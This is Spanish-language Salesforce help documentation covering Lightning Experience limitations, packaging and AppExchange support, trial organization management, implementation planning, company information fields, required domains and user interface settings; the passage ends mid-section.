Si ha creado código informático que realiza presunciones sobre lo que la presencia de `sforce.one` implica, actualícelo para utilizar las nuevas funciones.

**No puede establecer `window.location`**

Una técnica habitual en JavaScript para navegar hasta una nueva página es manipular el valor de `window.location`. Esta técnica no es posible en Lightning Experience. Utilice en su lugar los métodos de navegación de `sforce.one`.

**La anulación de la acción de lista de objetos no está accesible**
La acción de lista de objetos, una de las seis acciones estándar que puede anular con una página de Visualforce no está accesible en Lightning Experience. Puede anularla, pero sus usuarios no pueden acceder a ella.

**La interfaz de usuario de aplicaciones de Lightning Experience siempre está visible**
Cuando se ejecutan en Lightning Experience, las páginas de Visualforce ignoran los atributos `<apex:page> showHeader` y `showSidebar`. No puede suprimir el encabezado y el menú de navegación de Lightning Experience.

**La página de inicio no es compatible con Visualforce**
No puede agregar elementos de Visualforce a Inicio en Lightning Experience.

### Niveles de privilegios de sesión

Las sesiones obtenidas en un contexto de Lightning Experience utilizando `$Api.Session_ID` o `GETSESSIONID()` tienen privilegios similares a los de la sesión Lightning. Como con la sesión Lightning, no puede utilizar estos Id. de sesión para realizar llamadas de API.

### S-Control

Los S-Control son un método obsoleto de personalizar la interfaz de usuario de Salesforce. Se han sustituido por componentes de Visualforce y Lightning, que son superiores en todos los aspectos. Los S-control no están disponibles en Lightning Experience y nunca lo harán. Si su organización depende de S-control, tendrá que sustituirlos antes de pasarse a Lightning Experience.

CONSULTE TAMBIÉN

¿Cuál es el destino de las personalizaciones existentes de Salesforce?

## Aplicaciones y empaquetado: Qué no está disponible en Lightning Experience

Las aplicaciones de AppExchange que están certificadas como Lightning Ready son compatibles en Lightning Experience. Puede instalar y gestionar paquetes en Lightning Experience, pero otras funciones de empaquetado no son compatibles. Puede utilizar la aplicación Gestor de licencias y el Núcleo de entorno en Lightning Experience, pero no se admiten otras aplicaciones de ISVforce.

### AppExchange

Algunas aplicaciones de AppExchange son compatibles con Lightning Experience. Si una aplicación es compatible, aparece una banda *Lightning Ready* en su listado de AppExchange. Si una aplicación no es compatible, utilícela en Salesforce Classic.

Las aplicaciones sin una certificación Lightning Ready pueden utilizarse en Lightning Experience, pero algunas funciones pueden no estar disponibles o funcionar como se espera. Estas aplicaciones también pueden parecer incoherentes visualmente con Lightning Experience porque utilizan el estilo de Salesforce Classic. Para obtener la mejor experiencia, utilice Salesforce Classic para las aplicaciones que no estén certificadas como Lightning Ready.

### Empaquetado

Puede instalar paquetes en Lightning Experience. Pero para los paquetes que ya están instalados no puede asignar licencias a usuarios desde Lightning Experience. Si necesita asignar una licencia, cambie a Salesforce Classic.

Estas funciones de empaquetado no se admiten en Lightning Experience:

- Crear un paquete
- Cargar un paquete

- Actualizar un paquete
- Desaprobar una versión de paquete
- Crear organizaciones sucursales o de parche

### Aplicaciones de ISVforce

Puede utilizar la aplicación Gestor de licencias para gestionar licencias y ofrecer servicios a suscriptores en Lightning Experience. También puede utilizar el Núcleo de entorno para crear y gestionar su desarrollo, pruebas y organizaciones de prueba en Lightning Experience.

Estas funciones de ISVforce no se admiten en Lightning Experience:

- Aplicación Pedido de canal
- Trialforce
- Aplicación Visualización de mediciones de uso

## Qué esperar en Lightning Experience cuando Chatter está desactivado

Si su organización no utiliza Chatter, varios aspectos de la interfaz de Lightning Experience no están disponibles. Aprenda cómo cambia Lightning Experience, y vea si está perdiendo funciones sin las que no podría vivir.

Si desactiva Chatter para toda su organización o para un subconjunto de usuarios a través de conjuntos de permisos:

- Las noticias en tiempo real y los grupos no están disponibles.
- Los perfiles de usuario están disponibles, pero las noticias en tiempo real y los grupos no están disponibles en perfiles.
- La ficha Colaboración no está disponible en registros.
- Los usuarios no pueden seguir registros u otros usuarios.

EDICIONES

Chatter está disponible para Lightning Experience en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

# Centro de información de Lightning Experience

Eche un vistazo a estos recursos para conocer detalles sobre el uso de Lightning Experience, su configuración para su organización o el desarrollo para la nueva interfaz de usuario.

EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Primeros pasos en el uso de Lightning Experience

| **Vídeos** |
| --- |
| Lightning Experience: Démosle una vuelta |
| Series de vídeos de Lightning Experience |
| **Ayuda** |
| Encontrar lo que busca en Lightning Experience |
| **Trailhead** |
| Ruta para representantes de ventas: uso de Lightning Experience |

# Evaluar e implementar Lightning Experience para su organización

**Ayuda**

- ¿Qué hace que Lightning Experience sea tan especial?
- ¿Es Lightning Experience adecuada para su organización de Salesforce?
- Transición a Lightning Experience ¡Hagámoslo!
- Consideraciones para Lightning Experience

**Trailhead**

- Ruta para administradores: empezar a trabajar con Lightning Experience
- Ruta de administradores: migración a Lightning Experience
- Paquete de activación de Lightning Experience (archivo Zip)

**Guías**

- Evaluar e implementar Lightning Experience para su organización

**Notas de versión**

- Funciones de Lightning Experience en Winter '17

# Desarrollo para Lightning Experience

**Trailhead**

- Ruta para desarrolladores: Lightning Experience
- Descripción general del desarrollo en Lightning Experience (módulo de Trailhead)
- Visualforce y Lightning Experience (módulo de Trailhead)
- Componentes Lightning (módulo de Trailhead)
- Sistema de diseño Lightning (módulo de Trailhead)

# Presentación de Lightning Experience

## Configurar una ruta de ventas en Lightning Experience: Presentación

Ofrezca a sus equipos de ventas las directrices que necesitan para cerrar sus negociaciones con menos retrasos desde cualquier lugar. Cuando configura rutas de ventas, determina qué campos son clave para que sus representantes de ventas los completen. También puede proporcionar sugerencias, advertencias sobre posibles trampas, e incluso palabras de estímulo para mantener a los representantes de ventas ansiosos de cerrar sus contratos con mayor rapidez.

Pase por ella: Configurar una ruta de ventas en Lightning Experience

CONSULTE TAMBIÉN

Trabajar más rápido con presentaciones

EDICIONES

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar Ruta de ventas:
- "Personalizar aplicación"

Para configurar una ruta de ventas:
- "Ver configuración" y "Modificar todos los datos"

## Crear una vista de lista de oportunidades en Lightning Experience: Presentación

Echemos un vistazo al método de creación de una vista de lista basada en sus propios criterios. Las vistas de lista le dan acceso rápido a sus registros importantes.

Pase por ella: Crear una vista de lista de oportunidades en Lightning Experience

CONSULTE TAMBIÉN

Trabajar más rápido con presentaciones

EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear una vista de lista para oportunidades:
- "Leer" en oportunidades

# Consultar la configuración en Lightning Experience: Presentación

La configuración de Lightning Experience facilita más que nunca la tarea de ver y gestionar tareas de configuración administrativa. Recuerde, esta función solo está disponible en Lightning Experience.

Presentación: Consultar la configuración en Lightning Experience

CONSULTE TAMBIÉN

Trabajar más rápido con presentaciones

EDICIONES

Disponible en todas las ediciones

PERMISOS DE USUARIO

Para utilizar Configuración:
- "Personalizar aplicación"

# Acceder y modificar objetos con el Gestor de objetos: Presentación

Acceda a todos los objetos (como cuentas y contactos) y sus atributos relacionados (campos, reglas de validación, formatos de página, etc) desde una sola y práctica ubicación. Recuerde, esta función solo está disponible en Lightning Experience.

Presentación: Acceder y modificar objetos con el Gestor de objetos:

CONSULTE TAMBIÉN

Trabajar más rápido con presentaciones

EDICIONES

Disponible en todas las ediciones

PERMISOS DE USUARIO

Para acceder y modificar objetos con el Gestor de objetos:
- "Personalizar aplicación"

# Crear, modificar y asignar un conjunto de permisos en Lightning Experience: Presentación

Un conjunto de permisos es una colección de configuraciones y permisos que ofrece a los usuarios acceso a varias herramientas y funciones. Los conjuntos de permisos amplían el acceso funcional de los usuarios sin cambiar sus perfiles.

Pase por ella: crear, modificar y asignar un conjunto de permisos

CONSULTE TAMBIÉN

Trabajar más rápido con presentaciones

EDICIONES

Disponible en: **Contact Manager Edition**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para crear un conjunto de permisos:

- "Personalizar aplicación", "Ver parámetros y configuración" y "Gestionar perfiles y conjuntos de permisos"

Para agregar un permiso a un conjunto de permisos:

- "Ver parámetros y configuración" y "Gestionar perfiles y conjuntos de permisos"

Para asignar un conjunto de permisos:

- "Asignar conjuntos de permisos"

# Configuración y mantenimiento de su organización de Salesforce

Como administrador de Salesforce, es decir, usuario asignado al perfil de administrador, es responsable de configurar su organización en línea, lo que significa agregar usuarios y configurar el sistema según sus necesidades.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: todas las ediciones

### Probar Salesforce

Utilice una organización de prueba de Salesforce para evaluar Salesforce antes de suscribirse. Su organización de prueba incluye datos de muestra y gran variedad de funciones de Salesforce, y puede utilizarla para suscribirse fácilmente a Salesforce cuando esté listo.

### Planificar su implementación de Salesforce

Antes de ponerse manos a la obra e iniciar la configuración de Salesforce, eche un vistazo a los recursos disponible para ayudarle a planificar su implementación.

### Configurar su empresa en Salesforce

Utilice la página Información de la empresa en Configuración para realizar un seguimiento de lo más importante acerca de la organización de su empresa en Salesforce. Esta es dónde puede gestionar sus licencias y asignaciones. La información aquí es lo que se proporcionó cuando su empresa inició sesión con Salesforce.

### Gestión de usuarios

En Salesforce, cada usuario se identifica de forma exclusiva con un nombre de usuario, una contraseña y un perfil. Junto con otros ajustes, el perfil determina qué tareas puede ejecutar un usuario, los datos que puede ver y lo que puede hacer con los datos.

### Controlar quién ve qué

Salesforce proporciona un diseño de colaboración flexible y con capas que le permite exponer diferentes conjuntos de datos a diferentes conjuntos de usuarios, por lo que los usuarios pueden hacer su trabajo sin ver datos que no necesitan ver. Utilice conjuntos de permisos y perfiles para especificar los objetos o campos a los que pueden acceder los usuarios. Utilice la configuración de colaboración de toda la organización, funciones de usuario, reglas de colaboración para especificar los registros individuales que los usuarios pueden ver y modificar.

### Datos de Force.com de caché

La utilización de Caché de plataforma puede activar aplicaciones para una ejecución más rápida porque pueden almacenar datos reutilizables en memoria. Las aplicaciones pueden acceder rápidamente a estos datos, eliminando la necesidad de duplicar cálculos y solicitudes en la base de datos en transacciones posteriores.

### Gestionar registros duplicados en Salesforce

Mantener sus datos limpios y precisos es lo más importante para ayudar su organización a sacar el máximo partido de Salesforce. Utilice Gestión de duplicados de Data.com para controlar si sus usuarios pueden crear registros duplicados y cuándo en Salesforce; personalice la lógica que utiliza para identificar duplicados y cree informes acerca de los duplicados que los usuarios guardan.

### Proteger su organización de Salesforce

Salesforce se creó desde el principio para proteger sus datos y aplicaciones. También puede implementar su propio esquema de seguridad para reflejar la estructura y necesidades de su organización. La protección de datos es responsabilidad conjunta suya y de Salesforce. Las funciones de seguridad de Salesforce le permiten capacitar a sus usuarios para que realicen sus trabajos de forma segura y efectiva.

### Supervisión de su organización

Salesforce proporciona diversidad de formas para mantenerse al tanto de la actividad en su organización de Salesforce de modo que pueda estar seguro de que va en la dirección correcta.

Activar sus usuarios para trabajar en dispositivos móviles

Salesforce proporciona varias aplicaciones móviles para mantenerle a usted y a sus usuarios conectados y productivos, esté donde esté.

# Probar Salesforce

Utilice una organización de prueba de Salesforce para evaluar Salesforce antes de suscribirse. Su organización de prueba incluye datos de muestra y gran variedad de funciones de Salesforce, y puede utilizarla para suscribirse fácilmente a Salesforce cuando esté listo.

Como la persona que se inscribió, se convierte en el administrador de Salesforce. Puede añadir otro administrador cuando añade más usuarios.

Nota: Las funciones de su organización de prueba pueden no estar disponibles en la edición que decida comprar.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** y **Enterprise Edition**

Iniciar una nueva prueba

Cuando se inscriba en Salesforce, puede elegir una plantilla específica del sector con datos de muestra. Durante el periodo de prueba, puede iniciar una prueba nueva con una plantilla en blanco. Para iniciar la nueva prueba, abandone su prueba actual, incluyendo todos los datos y personalizaciones. Solo se guardan los nombres de usuario.

Eliminar datos de prueba

Al inscribirse en Salesforce, en su organización de Salesforce se incluyen inicialmente algunos datos de muestra. Durante el período de prueba, los administradores de Salesforce pueden eliminar los datos de muestra y todos los datos de su organización utilizando el vínculo Eliminar todos los datos.

## Iniciar una nueva prueba

Cuando se inscriba en Salesforce, puede elegir una plantilla específica del sector con datos de muestra. Durante el periodo de prueba, puede iniciar una prueba nueva con una plantilla en blanco. Para iniciar la nueva prueba, abandone su prueba actual, incluyendo todos los datos y personalizaciones. Solo se guardan los nombres de usuario.

Puede iniciar una nueva prueba si cuenta con:

- Menos de 1.000 filas de datos
- No hay licencias de usuario adicionales agregadas por Salesforce
- No hay funcionalidades adicionales activadas por Salesforce

1. En Configuración, introduzca *`Inicio de una prueba nueva`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Inicio de una prueba nueva**. Este vínculo sólo está disponible durante el período de prueba.
2. Seleccione sus preferencias de idioma y de plantilla.
3. Introduzca el texto indicando que desea abandonar su organización de prueba actual y todos sus datos, incluyendo los datos de muestra y los datos que introdujo.
4. Para confirmar que se perderán sus datos actuales, seleccione la casilla de verificación.
5. Haga clic en **Enviar**.
6. Cuando aparezca la página de confirmación, haga clic en **Enviar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** y **Enterprise Edition**

PERMISOS DE USUARIO

**Permisos de usuario necesarios**

Para comenzar una prueba nueva:

- "Modificar todos los datos"

# Eliminar datos de prueba

Al inscribirse en Salesforce, en su organización de Salesforce se incluyen inicialmente algunos datos de muestra. Durante el período de prueba, los administradores de Salesforce pueden eliminar los datos de muestra y todos los datos de su organización utilizando el vínculo Eliminar todos los datos.

Nota: El vínculo Eliminar todos los datos es visible únicamente cuando se cumplen estas condiciones.

- El usuario dispone del permiso de usuario "Modificar todos los datos".
- La organización se encuentra en un estado de prueba.
- La organización no dispone de portales activados.
- El usuario no es un Administrador de socios, no está actuando en nombre de otro usuario.

1. En Configuración, introduzca `Eliminar todos los datos` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Eliminar todos los datos**.
2. Introduzca el texto solicitado indicando que comprende que se eliminarán todos los datos en su organización, incluyendo los datos de muestra y los datos que haya introducido. Su configuración de usuario y administrador no se ve afectada.
3. Haga clic en **Enviar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition** y **Enterprise Edition**

PERMISOS DE USUARIO

Para eliminar datos de prueba:

- "Modificar todos los datos"

Nota: Si los límites de almacenamiento de datos le impiden eliminar todos sus datos de prueba de este modo, utilice Eliminación masiva de registros para eliminar sus cuentas. A continuación, utilice Eliminar todos los datos para eliminar sus datos de prueba restantes. Para obtener instrucciones acerca del uso de Eliminación masiva de registros, consulte Eliminación de múltiples registros e informes en la página 794.

# Planificar su implementación de Salesforce

Antes de ponerse manos a la obra e iniciar la configuración de Salesforce, eche un vistazo a los recursos disponible para ayudarle a planificar su implementación.

Si se está preguntando cómo empezar a trabajar, considere trabajar con un socio consultor para aprovechar el producto al máximo. Los socios consultores son despachos que emplean asesores certificados por Salesforce. Los asesores trabajan con usted para saber qué necesita su empresa, diseñar y crear su organización de Salesforce que cubre sus necesidades y probar la organización antes de implementarla en sus equipos. Los socios consultores solo tienen un objetivo en mente: Su éxito con Salesforce.

Implementar una organización efectiva de Salesforce requiere su tiempo y una cuidadosa planificación. Trabajar con un socio puede ayudar su empresa a aprovechar la potencia de Salesforce de un modo que puede ser difícil y que requiere mucho tiempo sin la ayuda de un experto.

¿No está seguro de si su empresa necesita la orientación de un experto? Considere cómo respondería a las siguientes preguntas acerca de los objetivos de ventas de su empresa.

- ¿Dispone su empresa de los recursos internos con el tiempo, la experiencia y el conocimiento para desarrollar funciones apropiadas de Salesforce para solucionar las necesidades de su empresa?
- ¿Se está ampliando su empresa en nuevos negocios, países o sectores?
- ¿Necesita una perspectiva decisiva y objetiva al tomar decisiones comerciales?
- ¿Desea ver resultados en semanas, no en años?

¿Todavía lo está pensando? Consulte esta comparación entre implementar Salesforce por si mismo e implementar Salesforce con un socio.

| Comparar | Implementar Salesforce por si mismo | Implementar Salesforce con un socio |
|---|---|---|
| Calificación | En ocasiones, las empresas tienen empleados certificados por Salesforce que pueden ayudar con la configuración. | Los asesores están certificados por Salesforce. |
| Experiencia | Habitualmente, los empleados tienen poca o ninguna experiencia con Salesforce. | Los asesores han configurado varias organizaciones de Salesforce y tienen conocimientos acerca de prácticas recomendadas. |
| Disponibilidad de recursos para configuración | Habitualmente, la configuración se completa con prioridades y otros proyectos de sus empleados. | Los asesores se comprometen y entregan en un ámbito de trabajo para su implementación de Salesforce. |
| Asistencia externa | Salesforce ofrece asistencia básica para todas las organizaciones de Salesforce. La asistencia incluye el acceso a la autoayuda (artículos de ayuda en línea) y agentes del servicio de asistencia al cliente (con compromiso de respuesta en 2 días). | Los asesores tienen experiencia y están bien conectados y pueden ofrecer asistencia personalizada a empresas durante la configuración y la implementación. |
| Compromiso de tiempo | Habitualmente, la implementación de Salesforce por si mismo es un importante compromiso de tiempo a menos que los recursos experimentados estén disponibles. | Habitualmente, la implementación de Salesforce con un socio es más rápida ya que los recursos experimentados están completamente implicados en su proyecto. |
| Adopción de Salesforce por sus equipos de ventas | Cuando Salesforce no está correctamente implementado, las empresas corren el riesgo de que sus equipos de ventas no reconozcan el valor de los productos y no adopten el producto absolutamente. | Cuando los asesores implementan Salesforce, existe una mayor posibilidad de que los equipos de ventas adopten el producto desde el principio porque su valor es obvio. |
| Recursos de formación | La empresas deben personalizar e implementar sus propios planes de formación para empleados sin asistencia de recursos expertos. | Los socios de Salesforce pueden ofrecer asesoría experimentada y materiales de formación diseñados previamente. |

Para obtener más información acerca de socios consultores y cómo conectar con uno, consulte nuestro sitio Web, Implementación correcta con socios de Salesforce.

CONSULTE TAMBIÉN

https://help.salesforce.com/HTViewQuickStarts?id=000176287

https://help.salesforce.com/HTViewQuickStarts?id=000176287

# Configurar su empresa en Salesforce

Utilice la página Información de la empresa en Configuración para realizar un seguimiento de lo más importante acerca de la organización de su empresa en Salesforce. Esta es dónde puede gestionar sus licencias y asignaciones. La información aquí es lo que se proporcionó cuando su empresa inició sesión con Salesforce.

En organizaciones de sandbox, puede utilizar esta página para comparar licencias proporcionadas en producción con su organización de sandbox. El proceso de correspondencia actualiza la organización de Sandbox con licencias de producción y elimina todas las licencias de Sandbox que no están en producción.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para consultar la información de la empresa:
- "Ver parámetros y configuración"

Para cambiar la información de la empresa:
- "Modificar todos los datos"

### Gestionar información acerca de su empresa

La página Información de la empresa muestra toda la información importante acerca de su empresa (enumeradas aquí por orden alfabético), incluyendo las licencias de usuario y de funciones adquiridas por su organización.

### Permitir los dominios requeridos

Para permitir que sus usuarios accedan a Salesforce, debe agregar los dominios estándar de Salesforce a su lista de dominios permitidos.

### Personalizar la interfaz de usuario

Proporcione a sus usuarios la mejor experiencia de trabajo posible diseñando la configuración de la interfaz de usuario para satisfacer sus necesidades.

### Configurar la página de inicio de Lightning Experience

Proporcione a sus usuarios todo lo que necesitan para gestionar su día desde la página Inicio en Lightning Experience. Sus representantes de ventas pueden ver su resumen de rendimiento trimestral y obtener importantes actualizaciones en oportunidades y tareas importantes. También puede personalizar la página para diferentes tipos de usuarios y asignar páginas personalizadas para diferentes perfiles.

### Seleccionar su idioma, configuración regional y divisa

La configuración de Salesforce de idioma, configuración regional, zona horaria y divisa puede afectar a la visualización de los objetos, como Cuentas, Candidatos u Oportunidades.

### Definir su año fiscal

Especifique un año fiscal que se ajuste a sus necesidades comerciales.

### Configuración de la búsqueda

Averigüe qué objetos y campos se pueden buscar. Personalice ajustes de búsqueda, filtros de resultados de búsqueda y búsqueda. Obtenga información acerca de cómo mejorar la experiencia de búsqueda para usuarios.

### Proporcionar servicios de mapas y ubicación

Los servicios de mapas y ubicación utilizan Google Maps para mostrar mapas en campos de dirección estándar, activar la creación de mapas de Visualforce y ayudar los usuarios a introducir nuevas direcciones con la cumplimentación automática.

### Personalización de informes y paneles

Configure los informes y paneles para distribuir información a sus usuarios de la forma que les permita trabajar mejor.

### Responder a actualizaciones críticas

Salesforce publica periódicamente actualizaciones que mejoran el rendimiento, lógica y funcionalidad de Salesforce, pero pueden afectar a sus personalizaciones existentes. Cuando estas actualizaciones están disponibles, Salesforce las enumera en Configuración en **Actualizaciones críticas** y muestra un mensaje cuando los administradores van a Configuración.

Organizar datos con divisiones

Gracias a las divisiones, los datos de la organización pueden segmentarse en secciones lógicas, de manera que las búsquedas, los informes y las vistas de lista adquieren un mayor sentido para los usuarios. Las divisiones resultan prácticas en organizaciones con una enorme cantidad de datos.

¿Cómo puedo interrumpir el servicio?

Si el servicio no satisface sus necesidades, debe cancelarlo.

CONSULTE TAMBIÉN

Descripción general de las licencias de función

Licencias de conjuntos de permisos

Asignaciones basadas en el uso

# Gestionar información acerca de su empresa

La página Información de la empresa muestra toda la información importante acerca de su empresa (enumeradas aquí por orden alfabético), incluyendo las licencias de usuario y de funciones adquiridas por su organización.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Los campos disponibles varían según la edición de Salesforce que posea.

| Campo | Descripción |
|---|---|
| `Dirección` | Dirección de la organización. Se admiten hasta 255 caracteres en este campo. |
| `Boletín administrativo` | Permite a los administradores de su organización elegir si desean recibir correos electrónicos promocionales dirigidos a administradores de Salesforce. |
| `Solicitudes de la API, últimas 24 horas` | El número total de solicitudes de la API emitidas por la organización en las últimas 24 horas. El número máximo de solicitudes depende de su edición. |
| `Ciudad` | Ciudad en la que se ubica la organización. Se admiten hasta 40 caracteres en este campo. |
| `Divisa de la empresa` | Divisa en la que la oficina central de la organización declara sus ingresos. Sirve como base para todos los tipos de conversión de divisas. Sólo para organizaciones que utilicen varias divisas. |
| `País` | País donde reside el usuario. La entrada se selecciona en una lista de selección de valores estándar o se introduce como texto. Se admiten hasta 80 caracteres en este campo si es un campo de texto. |

| Campo | Descripción |
| --- | --- |
| Creado por | Usuario que se ha registrado en la organización, incluyendo la fecha y la hora de creación. (Sólo lectura) |
| Configuración regional de divisa | El país o la zona geográfica donde se encuentra la organización. La configuración afecta al formato de los importes de divisa. Sólo para organizaciones de divisa única. |
| Idioma predeterminado | Idioma predeterminado seleccionado por los nuevos usuarios de la organización. Esta configuración determina el idioma utilizado en el texto y ayuda de la interfaz de usuario. En todas las ediciones excepto en Personal Edition y Database.com, los usuarios individuales pueden definir de forma independiente el idioma para su propio inicio de sesión, que sustituye la configuración de la organización. En Group Edition, este campo se denomina Idioma de visualización.<br><br>Esta configuración también determina el idioma en el que se guardan todas las personalizaciones, como campos personalizados, fichas y opciones de la interfaz de usuario. Para las personalizaciones, la configuración individual del idioma de usuario no sustituye esta configuración.<br><br>Si modifica o duplica criterios de filtro existentes, asegúrese de que esta configuración coincide con el idioma predeterminado que se ha configurado cuando se estableció en principio el criterio de filtro. De lo contrario, puede que los criterios de filtro no se evalúen del modo esperado. |
| Configuración regional predeterminada | El país o la zona geográfica predeterminada seleccionada para los nuevos usuarios de la organización. Esta configuración determina el formato de fechas, horas y nombres en Salesforce. En organizaciones con Contact Manager Edition, Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, los usuarios individuales pueden definir su configuración regional personal, que sustituye la configuración de la organización. En Group Edition, este campo se denomina Configuración regional. |
| Zona horaria predeterminada | Zona horaria principal en la que se ubica la organización. La configuración de Zona horaria individual de un usuario sustituye a la configuración de Zona horaria predeterminada de la organización. |
| División | Grupo o división que utiliza el servicio, por ejemplo, el grupo de ventas de equipos. Se admiten hasta 40 caracteres en este campo. |
| Fax | Número de fax. Se admiten hasta 40 caracteres en este campo. |
| El año fiscal comienza en | Si se utiliza un año fiscal estándar, el mes y el año de inicio del año fiscal de la organización. Si se utiliza un año fiscal personalizado, el valor será "Año fiscal personalizado". |

| Campo | Descripción |
| --- | --- |
| Ocultar notificaciones sobre tiempo de inactividad del sistema | Seleccione esta casilla de verificación para evitar que los usuarios vean las notificaciones avanzadas sobre los periodos previstos de inactividad del sistema cuando inicien sesión en Salesforce. |
| Ocultar notificaciones sobre mantenimiento del sistema | Seleccione esta casilla de verificación para evitar que los usuarios vean las notificaciones avanzadas sobre los periodos previstos de mantenimiento del sistema cuando inicien sesión en Salesforce. |
| Modificado por | Usuario que ha modificado por última vez la información de la empresa, incluyendo la fecha y la hora de modificación. (Sólo lectura) |
| Boletín | Permite a los usuarios de su organización elegir si desean recibir correos electrónicos promocionales dirigidos a usuarios de Salesforce. |
| Edición de organización | Edición de la organización, como Developer Edition o Enterprise Edition. |
| Nombre de la organización | Nombre de la organización. Se admiten hasta 80 caracteres en este campo. |
| Teléfono | Número de teléfono principal de la organización. Se admiten hasta 40 caracteres en este campo. |
| Contacto principal | El contacto principal o administrador de la organización. Puede introducir un nombre o seleccionar un nombre de la lista de usuarios definidos previamente. Se admiten hasta 80 caracteres en este campo. |
| Inicios de sesión restringidos, mes actual | Número de usuarios con inicio de sesión restringido que han iniciado sesión durante el presente mes.<br>Este valor se restablece a cero a comienzos de cada mes. El número máximo de usuarios con inicio de sesión restringido de la organización se encuentra entre paréntesis. |
| Licencias de Salesforce | Número de cuentas de usuario de Salesforce que se pueden definir para acceder al servicio. El número de licencias de usuario de Salesforce que se facturan a la organización, si hay cargos aplicables. |
| ID de la organización Salesforce | Código que identifica de forma exclusiva a su organización enSalesforce. |
| Estado/Provincia | Estado o provincia donde reside el usuario. La entrada se selecciona en una lista de selección de valores estándar o se introduce como texto. Se admiten hasta 80 caracteres en este campo si es un campo de texto. |
| Eventos de la API de transmisión, últimas 24 horas | El número total de eventos de la API de transmisión utilizados por la organización en las últimas 24 horas. El número máximo de eventos depende de su edición. |

| Campo | Descripción |
| --- | --- |
| Código postal | Código postal de la organización. Se admiten hasta 20 caracteres en este campo. |
| Espacio de datos utilizado | Cantidad de almacenamiento de datos en uso, el valor se expresa como una medida (por ejemplo, 500 MB) y como un porcentaje de la cantidad total de almacenamiento de datos disponible (por ejemplo, 10%). |
| Espacio de archivos utilizado | Cantidad de almacenamiento de archivos en uso, el valor se expresa como una medida (por ejemplo, 500 MB) y como un porcentaje de la cantidad total de almacenamiento de archivos disponible (por ejemplo, 10%). |

CONSULTE TAMBIÉN

Configurar su empresa en Salesforce

# Permitir los dominios requeridos

Para permitir que sus usuarios accedan a Salesforce, debe agregar los dominios estándar de Salesforce a su lista de dominios permitidos.

Si ha desactivado las cookies de terceros (normalmente activadas de forma predeterminada en la mayoría de los principales navegadores), debe aceptarlas para que Salesforce funcione adecuadamente.

Si los usuarios disponen de acceso general a Internet, no es necesario llevar a cabo ninguna acción.

Salesforce usa estos dominios para proporcionar contenido.

- *.content.force.com
- *.force.com
- *.salesforce.com
- *.staticforce.com
- Además, estos dominios se utilizan para entregar contenido en el marco correcto de su pantalla de inicio de sesión.
- *.sfdcstatic.com
- secure.eloqua.com
- www.google.*
- *.doubleclick.net
- www.facebook.com
- ssl.google-analytics.com

El contenido de marco correcto aparece en las siguientes URL.

- login.salesforce.com
- test.salesforce.com
- <yourInstance>.salesforce.com
- Una URL de Mi Dominio sin marca personalizada (por ejemplo, norns.my.salesforce.com)

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: Todas las ediciones

# Personalizar la interfaz de usuario

Proporcione a sus usuarios la mejor experiencia de trabajo posible diseñando la configuración de la interfaz de usuario para satisfacer sus necesidades.

Desde Configuración, busque *Interfaz de usuario* en el cuadro Búsqueda rápida.

Configuración de la interfaz de usuario
Modifique la interfaz de usuario de su organización activando o desactivando estos ajustes.

Configurar la interfaz de usuario en Salesforce Classic
La interfaz de usuario de configuración mejorada proporciona una experiencia simplificada para visualizar y gestionar tareas de configuración personales y administrativas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

La configuración de interfaz de usuario disponible será distinta en función de la edición de Salesforce que tenga.

PERMISOS DE USUARIO

Para modificar la configuración de la interfaz de usuario:
- "Personalizar aplicación"

# Configuración de la interfaz de usuario

Modifique la interfaz de usuario de su organización activando o desactivando estos ajustes.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

La configuración de interfaz de usuario disponible será distinta en función de la edición de Salesforce que tenga.

PERMISOS DE USUARIO

Para modificar la configuración de la interfaz de usuario:
- "Personalizar aplicación"

## Configuración de la interfaz de usuario

**Activación de secciones contraíbles**

Las secciones contraíbles permiten a los usuarios contraer o ampliar las secciones de las páginas de detalles de sus registros mediante el icono de flecha situado junto al encabezado de la sección. Al habilitar las secciones contraíbles, asegúrese de que se muestran los encabezados de las secciones en cada formato de página. Las secciones permanecerán expandidas o contraídas hasta que el usuario cambie la configuración de dicha ficha. Si la organización tiene habilitados los tipos de registros, Salesforce recordará una configuración diferente para cada tipo de registro.

**Mostrar Creación rápida**

El área Creación rápida en la página de inicio de una ficha permite que los usuarios creen un registro rápidamente y con un mínimo de información. Aparece de manera predeterminada en las páginas de inicio de las fichas de candidatos, cuentas, contactos, previsiones y oportunidades. Puede decidir si quiere que el área Creación rápida se muestre en todas las páginas de inicio de las fichas relevantes.

Nota: La opción Mostrar Creación rápida también afecta a la posibilidad de los usuarios creen registros desde el cuadro de diálogo de búsqueda. La creación de registros en el cuadro de diálogo de búsqueda sólo es posible si Creación rápida está disponible para el tipo de registro elegido. Además, los usuarios siempre necesitan disponer del permiso "Crear" adecuado para utilizar Creación rápida aunque esta opción se muestre a todos los usuarios.

**Habilitar detalles de activación**

